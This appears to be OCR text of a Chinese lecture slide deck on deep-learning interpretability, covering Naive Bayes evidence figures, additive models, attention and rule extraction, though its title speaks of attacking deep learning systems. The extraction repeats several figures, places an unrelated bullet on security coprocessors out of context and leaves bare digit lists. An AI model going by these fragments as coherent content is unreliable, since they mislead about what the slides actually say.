如何攻击深度学习系统

目录


Contents


PART 01


总览

总览

区别？


未知类别模式的分类
数据获取
预处理
特征提取
分类决策
分类结果
训练样本输入
预处理
特征选择
确定判别函数
分类器设计
改进判别函数
误差检验


Traditional Machine Learning
Input
Feature extraction
Classification
Pizza!
Not Pizza
Output
Deep Learning
Input
Feature extraction + Classification
Pizza!
Not Pizza
Output



(a) Husky classified as wolf


(b) Explanation

- 扩展协处理器和嵌入式协处理器都需要额外的处理器作为安全核来处理安全和完整性保护任务，不同之处在于扩展协处理器将安全核放置在片外，不与主处理器共享任何资源，而嵌入式协处理器将安全核嵌入片内，一般与主处理器共享部分资源。
- 处理器安全环境是将一个物理核虚拟成多个核，使用监视器切换不同状态。

PART 02

可解释性

自身可解释



How does the model classify the following observation?

INCOME=6.000 and AGE=31 and STUDY=LAW and GOAL=PC and SECURITY and RENTS HOUSE


- ● Accept
- ○ Reject

How confident are you that you provided the correct answer?

- ● Very Confident
- ○ Confident
- ○ Medium
- ○ Little
- ○ Totally Not Confident

1.自解释模型


Decision Evidence for 'inner membrane' classification using NaiveBayes



Color	Feature	Value	Contribution
	plasma membrane (SE) (RE)	1	3.14499
	transmembrane (SE) (RE)	1	2.69372
	inner membrane (SE) (RE)	-1	-1.77431
	prior (SE) (RE)	constant	-1.76159
	cytoplasmic (SE) (RE)	-1	1.33019
	integral membrane protein (SE) (RE)	-1	-1.18103
	plasmid (SE) (RE)	1	0.80206
	nitrogen fixation (SE) (RE)	1	0.70888
	protein biosynthesis (SE) (RE)	-1	0.62916
	+ Aggregate (130)	+	2.86909
	- Aggregate (265)	-	-3.47801
	Decision	+	3.98314

Figure 5: Naïve Bayes application of capability 1 – *decision evidence* in the ExplainD prototype.


Decision Evidence for 'inner membrane' classification using NaiveBayes



Color	Feature	Value	Contribution
	plasma membrane (SE) (RE)	1	3.14499
	transmembrane (SE) (RE)	-1	-2.16327
	inner membrane (SE) (RE)	-1	-1.77431

Figure 6: Naïve Bayes application of capability 2 - *decision speculation* in the ExplainD prototype.

Classifier Ranks of Evidence for 'inner membrane'



inner membrane	Training Data sliced by label 'inner membrane' and feature 'inner membrane'.	
	-1	= -1.77431
	1	= 5.44131
cytoplasmic	Training Data sliced by label 'inner membrane' and feature 'cytoplasmic'.	
	-1	= 1.33019
	1	= -5.35363
protein biosynthesis	Training Data sliced by label 'inner membrane' and feature 'protein biosynthesis'.	
	-1	= 0.62916
	1	= -5.59310
light-harvesting polypeptide	Training Data sliced by label 'inner membrane' and feature 'light-harvesting polypeptide'.	
	-1	= -0.11596
	1	= 5.90183
bacteriochlorophyll	Training Data sliced by label 'inner membrane' and feature 'bacteriochlorophyll'.	
	-1	= -0.11596
	1	= 5.90183
antenna complex	Training Data sliced by label 'inner membrane' and feature 'antenna complex'.	
	-1	= -0.11596
	1	= 5.90183
thylakoid membrane	Training Data sliced by label 'inner membrane' and feature 'thylakoid membrane'.	
	-1	= -0.10235
	1	= 5.78405
	Training Data sliced by label 'inner membrane' and feature 'thylakoid'.	

Figure 7 Naïve Bayes application of capability 3 - *ranks of evidence* in the ExplainD prototype.

Source of Evidence: Training Instances sliced by 'inner membrane' and 'transmembrane'

	transmembrane	not transmembrane
inner membrane	511	61
not inner membrane	200	3130

Figure 8: Naïve Bayes application of capability 4 – *source of evidence* in the ExplainD prototype (showing only the relevant slices of the training data).


Color	Feature	Value	Contribution	Detail
	transmembrane (SE) (RE)	1	-5.30833	= log (P('transmembrane' I cytoplasm)) / (P('transmembrane' I not cytoplasm)) = log (c('transmembrane',cytoplasm)/c(cytoplasm)) / (c('transmembrane',not cytoplasm)/c(not cytoplasm)) = log (5/2465) / (706/1437) = log (0.00243) / (0.49131) = log 0.00495 = -5.30833

Figure 9: Naïve Bayes application of capability 4 – *source of evidence* in the ExplainD prototype (showing detailed calculation of the parameters).

2.广义加性模型

一般形式为g(y)= f1(x1)+ f2(x2)+... + fn(xn)，其中fi ()为单特征(single feature)模型,也称为特征xi 对应的形函数(shape function)


Decision Evidence for 'inner membrane' classification using NaiveBayes



Color	Feature	Value	Contribution
	plasma membrane (SE) (RE)	1	3.14499
	transmembrane (SE) (RE)	1	2.69372
	inner membrane (SE) (RE)	-1	-1.77431
	prior (SE) (RE)	constant	-1.76159
	cytoplasmic (SE) (RE)	-1	1.33019
	integral membrane protein (SE) (RE)	-1	-1.18103
	plasmid (SE) (RE)	1	0.80206
	nitrogen fixation (SE) (RE)	1	0.70888
	protein biosynthesis (SE) (RE)	-1	0.62916
	+ Aggregate (130)	+	2.86909
	- Aggregate (265)	-	-3.47801
	Decision	+	3.98314

Figure 5: Naïve Bayes application of capability 1 – *decision evidence* in the ExplainD prototype.


Decision Evidence for 'inner membrane' classification using NaiveBayes



Color	Feature	Value	Contribution
	plasma membrane (SE) (RE)	1	3.14499
	transmembrane (SE) (RE)	-1	-2.16327
	inner membrane (SE) (RE)	-1	-1.77431

Figure 6: Naïve Bayes application of capability 2 - *decision speculation* in the ExplainD prototype.

Classifier Ranks of Evidence for 'inner membrane'



inner membrane	Training Data sliced by label 'inner membrane' and feature 'inner membrane'.	
	-1	= -1.77431
	1	= 5.44131
cytoplasmic	Training Data sliced by label 'inner membrane' and feature 'cytoplasmic'.	
	-1	= 1.33019
	1	= -5.35363
protein biosynthesis	Training Data sliced by label 'inner membrane' and feature 'protein biosynthesis'.	
	-1	= 0.62916
	1	= -5.59310
light-harvesting polypeptide	Training Data sliced by label 'inner membrane' and feature 'light-harvesting polypeptide'.	
	-1	= -0.11596
	1	= 5.90183
bacteriochlorophyll	Training Data sliced by label 'inner membrane' and feature 'bacteriochlorophyll'.	
	-1	= -0.11596
	1	= 5.90183
antenna complex	Training Data sliced by label 'inner membrane' and feature 'antenna complex'.	
	-1	= -0.11596
	1	= 5.90183
thylakoid membrane	Training Data sliced by label 'inner membrane' and feature 'thylakoid membrane'.	
	-1	= -0.10235
	1	= 5.78405
	Training Data sliced by label 'inner membrane' and feature 'thylakoid'.	

Figure 7 Naïve Bayes application of capability 3 - *ranks of evidence* in the ExplainD prototype.

Source of Evidence: Training Instances sliced by 'inner membrane' and 'transmembrane'

	transmembrane	not transmembrane
inner membrane	511	61
not inner membrane	200	3130

Figure 8: Naïve Bayes application of capability 4 – *source of evidence* in the ExplainD prototype (showing only the relevant slices of the training data).

Color	Feature	Value	Contribution	Detail
	transmembrane (SE) (RE)	1	-5.30833	= log (P('transmembrane' | cytoplasm)) / (P('transmembrane' | not cytoplasm)) = log (c('transmembrane',cytoplasm)/c(cytoplasm)) / (c('transmembrane',not cytoplasm)/c(not cytoplasm)) = log (5/2465) / (706/1437) = log (0.00243) / (0.49131) = log 0.00495 = -5.30833

Figure 9: Naïve Bayes application of capability 4 – *source of evidence* in the ExplainD prototype (showing detailed calculation of the parameters).

2.广义加性模型

一般形式为g(y)= f1(x1)+ f2(x2)+... + fn(xn)，其中fi ()为单特征(single feature)模型,也称为特征xi 对应的形函数(shape function)

自身可解释

A woman is throwing a frisbee in a park.

A dog is standing on a hardwood floor.

A stop sign is on a road with a mountain in the background.

A little girl sitting on a bed with a teddy bear.


A group of people sitting on a boat in the water.

A giraffe standing in a forest with trees in the background.


- 3.注意力机制


wall
floor
bed
table
painting
rug
lamp
cushion
chest of drawers
pillow
towel
poster
clock
wall
floor
windowpane
cabinet
table
curtain
chair
painting
sofa
mirror
rug
armchair
lamp
cushion
fireplace
coffee table
Grand Parlor
wall
floor
ceiling
windowpane
cabinet
door
table
shelf
base
sink
refrigerator
book
stove
kitchen island
light
bottle
wall
floor
windowpane
cabinet
door
mirror
seat
bathtub
box
sink
screen door
toilet
countertop
towel
step
sconce


- 1.规则提取



- 左图为将图片归类为对应场景时产生的决策树


0,2,3,4,5,6,7,9
1,2,3,5,6,8
4,6,7,9
0,2,3,5
5,6,8
1,2,3,8
6,4
7,9
0,5
2,3
5,8
6,8
1,2
3,8
4
6
7
9
5
0
3
2
5
8
6
8
2
1
3
8


- 2.模型蒸馏



